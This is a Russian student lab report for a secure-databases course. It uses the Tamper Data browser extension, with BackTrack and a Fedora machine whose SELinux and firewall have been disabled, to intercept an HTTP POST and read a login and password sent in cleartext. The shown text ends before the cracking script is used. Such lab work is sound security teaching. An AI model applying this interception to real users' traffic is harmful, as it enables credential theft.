

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ  
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г.  
ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ  
компьютерной безопасности и  
криптографии

**Использование Tamper Data с помощью crack\_web\_form.pl**

ОТЧЕТ ПО ДИСЦИПЛИНЕ

**«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЕННЫХ БАЗ ДАННЫХ»**

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Сенокосова Владислава Владимировича

Преподаватель


доцент, к.п.н

\_\_\_\_\_  
подпись, дата

А. С. Гераськин

Саратов 2024


Войдем от пользователя root:



```
student@Fedora14:/tmp
File Edit View Search Terminal Help
[root@Fedora14 tmp]#
```

A terminal window titled 'student@Fedora14:/tmp' with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is '[root@Fedora14 tmp]#'.


Временное отключение SELINUX и файрволла:




```
root@Fedora14:~
File Edit View Search Terminal Help
[root@Fedora14 ~]# sestatus
SELinux status: disabled
[root@Fedora14 ~]# service iptables stop
iptables: Flushing firewall rules: [ OK ]
iptables: Setting chains to policy ACCEPT: filter [ OK ]
iptables: Unloading modules: [ OK ]
[root@Fedora14 ~]#
```

A terminal window titled 'root@Fedora14:~' with a menu bar (File, Edit, View, Search, Terminal, Help). The output shows the SELinux status as 'disabled' and the successful stopping of the iptables service, with status messages in green text.


## Настройка BackTrack:




## Загружаемся с live образа операционки:




## Настройка Tamper Data




Включаем расширение:




Перезагрузим браузер для обновления конфигурации:




## Фиксация HTTP-POST-DATA с помощью Tamper Data



После ввода данных перестаем перехватывать пакеты:



Выбираем среди них запрос POST, который нужен для передачи данных из формы к серверу:



Находим передаваемые данные о логине и пароле в открытом формате:

The screenshot shows the 'Tamper Data - Ongoing requests' window. It has a menu bar with 'Start Tamper', 'Stop Tamper', 'Clear', 'Options', and 'Help'. Below the menu is a 'Filter' input field and a 'Show All' button. The main area contains a table of requests:

Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags
9:35:59...	16 ms	30 ms	1228	GET	200	text/html	http://...	LOAD_DOCUME...
9:35:59...	0 ms	0 ms	unkno...	GET	pending	unknown	http://...	LOAD_NORMAL
9:37:41...	15 ms	15 ms	4	POST	302	text/html	http://...	LOAD_DOCUME...
9:37:41...	14 ms	31 ms	4585	GET	200	text/html	http://...	LOAD_DOCUME...
9:37:41...	0 ms	0 ms	unkno...	GET	pending	unknown	http://...	LOAD_NORMAL
9:37:41...	0 ms	0 ms	unkno...	GET	pending	unknown	http://...	LOAD_NORMAL

Below the table are two panels for headers. The left panel is 'Request Header ...' and the right is 'Response Header Value'.

